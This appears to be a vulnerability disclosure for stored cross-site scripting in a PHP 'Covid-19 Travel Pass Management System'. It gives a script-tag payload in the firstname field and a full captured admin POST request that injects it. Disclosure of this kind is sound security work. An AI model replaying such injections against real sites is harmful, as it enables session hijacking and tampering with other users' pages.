covid-19-travel-pass-management-system v1.0 - Cross-site Scripting (XSS)

vendors: https://www.sourcecodester.com/php/15308/covid-19-travel-pass-management-system-phpoop-free-source-code.html

Date: 2022-05-07

Vulnerability File: /ctpms/classes/Users.php?f=save


Vulnerability location: /ctpms/classes/Users.php?f=save, firstname

[+] Payload: <sCrIpT>alert(1)</sCrIpT>

Tested on Windows 10, XAMPP

```
POST /ctpms/classes/Users.php?f=save HTTP/1.1
Host: 192.168.2.106
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
```

```
Content-Type: multipart/form-data; boundary=--------------------------
-361153601619020945497060937O
Content-Length: 1036
Origin: http://192.168.2.106
Connection: keep-alive
Referer: http://192.168.2.106/ctpms/admin/?page=user/manage_user&id=7
Cookie: PHPSESSID=0389fublnj7ggho8q04fuvfaqe

-----------------------------361153601619020945497060937O
Content-Disposition: form-data; name="id"

7
-----------------------------361153601619020945497060937O
Content-Disposition: form-data; name="firstname"

<ScRiPt>alert(1)</ScRiPt>
-----------------------------361153601619020945497060937O
Content-Disposition: form-data; name="middlename"

dgfd
-----------------------------361153601619020945497060937O
Content-Disposition: form-data; name="lastname"

gfdf
-----------------------------361153601619020945497060937O
Content-Disposition: form-data; name="username"

gdf
-----------------------------361153601619020945497060937O
Content-Disposition: form-data; name="password"


-----------------------------361153601619020945497060937O
Content-Disposition: form-data; name="type"

1
-----------------------------361153601619020945497060937O
Content-Disposition: form-data; name="img"; filename=""
Content-Type: application/octet-stream


-----------------------------361153601619020945497060937O--
```


192.168.2.106/ctpms/admin/?page=user/list
C19 Travel Pass - PHP
Covid-19 Travel Pass Management System - Admin
Dashboard
Main
List of Individuals
List of Applications
Maintenance
User List
Settings
List of Users
Show 10 entries
Date Updated Avatar Name
1 2022-05-07 17:40 fdg gfdf
2 2022-04-21 15:46 John Smith
Showing 1 to 2 of 2 entries
Copyright © 2022. All rights reserved.
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept History Options
Filter: Hiding CSS, image and general binary content
Host Method URL Par... Edited Status Length MIME t... Extension Title
http://192.168.2.106 GET /ctpms/admin/?page=user/list 200 27186 HTML Covid-19 Travel Pas...